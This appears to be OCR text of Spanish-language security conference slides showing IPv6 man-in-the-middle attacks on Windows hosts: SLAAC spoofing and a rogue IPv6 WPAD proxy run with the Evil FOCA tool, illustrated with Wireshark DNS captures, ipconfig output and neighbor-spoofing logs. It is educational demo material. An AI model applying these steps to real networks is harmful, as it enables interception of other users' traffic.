
- Active entries: 0
- Expired entries: 28

Hostname	Family	Addresses	Expires
accounts.google.com	IPV4	error: -105 (ERR_NAME_NOT_RESOLVED)	2013-03-27 16:14:18.120 [Expi

Windows Behavior

- IPv4 & IPv6 (both fully configured)
  - DNSv4 queries A & AAAA
- IPv6 Only (IPv4 not fully configured)
  - DNSv6 queries A
- IPv6 & IPv4 Local Link
  - DNSv6 queries AAAA

From A to AAAA




Capturing from Adaptador de escritorio Intel(R) PRO/1000 MT: \Device\NPF_{9982FDAA-0F76-4261-8A67-FFEE4F124117}   [Wireshark 1.8.5 (SVN Rev 47350 from /trunk-1.8)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: dns


```
No.   Time         Source                      Destination                 Protocol Length Info
    6 2.073104000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS      100 Standard query 0xcdb9  A www.elladodelmal.com
    7 2.076242000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      128 Standard query response 0xcdb9  AAAA 64::ffff:adc2:4379
  317 2.769773000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS       95 Standard query 0xd07e  A www.blogger.com
  320 2.773999000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      123 Standard query response 0xd07e  AAAA 64::ffff:adc2:43bf
  327 2.778942000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS       95 Standard query 0xba5b  A apis.google.com
  328 2.782336000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      123 Standard query response 0xba5b  AAAA 64::ffff:4a7d:8465
  329 2.783652000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS       97 Standard query 0x922b  A img1.blogblog.com
  330 2.785818000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      125 Standard query response 0x922b  AAAA 64::ffff:4a7d:84bf
  331 2.786959000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS      101 Standard query 0x5ac6  A www.informatica64.com
  332 2.789881000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      129 Standard query response 0x5ac6  AAAA 64::ffff:5051:6a93
  333 2.791290000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS      100 Standard query 0x93e4  A feeds.feedburner.com
  334 2.842513000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      128 Standard query response 0x93e4  AAAA 64::ffff:adc2:2242
  349 2.958565000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS       98 Standard query 0x90b5  A pub12.bravenet.com
  350 2.959041000  fc00::f8d2:df5c:3141:a20b   fec0:0:0:ffff::3            DNS      104 Standard query 0x6648  A www.google-analytics.com
  351 2.961216000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      126 Standard query response 0x90b5  AAAA 64::ffff:4127:b070
  352 2.962058000  fec0:0:0:ffff::3            fc00::f8d2:df5c:3141:a20b   DNS      132 Standard query response 0x6648  AAAA 64::ffff:adc2:4e65
```

DNS64 & NAT64


IPv6
IPv4
NAT64
WEB SERVER
SYN 192.0.2.1
192.0.2.1
SYN 64:ff9b::c00:201
DNS64
DNS
h2.example.com ?
h2.example.com ?
AAAA 64:ff9b::c00:201
A 192.0.2.1


Demo 2: 8ttp colon SLAAC SLAAC

Step 1: No AAAA record




```
C:\>nslookup
Servidor predeterminado:  UnKnown
Address:

> server 8.8.8.8
Servidor predeterminado:  google-public-dns-a.google.com
Address:  8.8.8.8

> set type=AAAA
> www.rootedcon.es
Servidor:  google-public-dns-a.google.com
Address:  8.8.8.8

Nombre:  www.rootedcon.es

> _
```

Step 2: IPv4 not fully conf. DHCP attack




```
C:\>ipconfig

Configuración IP de Windows


Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::6d59:1c72:8952:f786%11
   Dirección IPv4. . . . . . . . . . . . . . : 169.254.233.2
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :

Adaptador de túnel isatap.{9982FDAA-0F76-4261-8A67-FFEE4F124117}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

Adaptador de túnel Teredo Tunneling Pseudo-Interface:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

C:\>4_
```

Step 3: Evil FOCA SLAAC Attack



00155[redacted]
E09[redacted]
fe80::e291[redacted]41
18879[redacted]2
fe80::1a8[redacted]32
080027949191
fe80::6d59:1c72:8952:f786
E0B9/[redacted]
[redacted]07d
E09[redacted]
AC8[redacted]
BC[redacted]
00[redacted]

Time	Module	Message
10:22	NeighborSpoofing	New neighbor detected with 00[redacted]as physical address
10:22	NeighborSpoofing	New neighbor detected with F4[redacted]as physical address
10:22	NeighborSpoofing	New neighbor detected with 00[redacted]as physical address
10:22	NeighborSpoofing	New neighbor detected with 00[redacted]as physical address
10:22	NeighborSpoofing	New neighbor detected with 70[redacted]s physical address
10:22	NeighborSpoofing	New neighbor detected with 00[redacted]as physical address
10:22	NeighborSpoofing	New neighbor detected with E[redacted]as physical address




Targets Prefix (IPv6): fc00::0

Targets

Select IP(s)

IP	Version
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80::6d59:1c72:8952:f786	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6
fe80[redacted]	IPv6

Step 4: Victim has Internet over IPv6



```
   Sufijo DNS específico para la conexión. . :
   Descripción . . . . . . . . . . . . . . . : Adaptador de escritorio Intel(R)
PRO/1000 MT
   Dirección física. . . . . . . . . . . . . : 08-00-27-94-91-91
   DHCP habilitado . . . . . . . . . . . . . : no
   Configuración automática habilitada . . . : sí
   Dirección IPv6 . . . . . . . . . . : fc00::6d59:1c72:8952:f786(Preferido)
   Vínculo: dirección IPv6 local. . . : fe80::6d59:1c72:8952:f786%11(Preferido)

   Dirección IPv4. . . . . . . . . . . . . . : 169.254.233.2(Preferido)
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : fe80::7c27:e5ae:6b57:922d%11
   IAID DHCPv6 . . . . . . . . . . . . . . . : 235405351
   DUID de cliente DHCPv6. . . . . . . . . . : 00-01-00-01-18-17-0E-82-08-00-27-
3E-A5-79
   Servidores DNS. . . . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS sobre TCP/IP. . . . . . . . . . . : habilitado
```

Level 3: WPAD attack in IPv6

WebProxy AutoDiscovery


- Automatic configuation of Web Proxy Servers
- Web Browsers search for WPAD DNS record
- Connect to Server and download WPAD.pac
- Configure HTTP connections through Proxy

WPAD Attack

- Evil FOCA configures DNS Answers for WPAD
- Configures a Rogue Proxy Server listening in IPv6 network
- Re-route all HTTP (IPv6) connections to Internet (IPv4)

Demo 3: WPAD IPv6 Attack

Step 1: Victim searhs for WPAD A record using LLMNR




File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save

Filter: dns

```
No.  Time        Source                      Destination   Protocol Length Info
   1 0.00000000  fe80::d1a5:3fc4:8ac9:7f36   ff02::1:3     LLMNR       84 Standard query 0xe3f6  A wpad
   2 0.00013300  192.168.137.2               224.0.0.252   LLMNR       64 Standard query 0xe3f6  A wpad
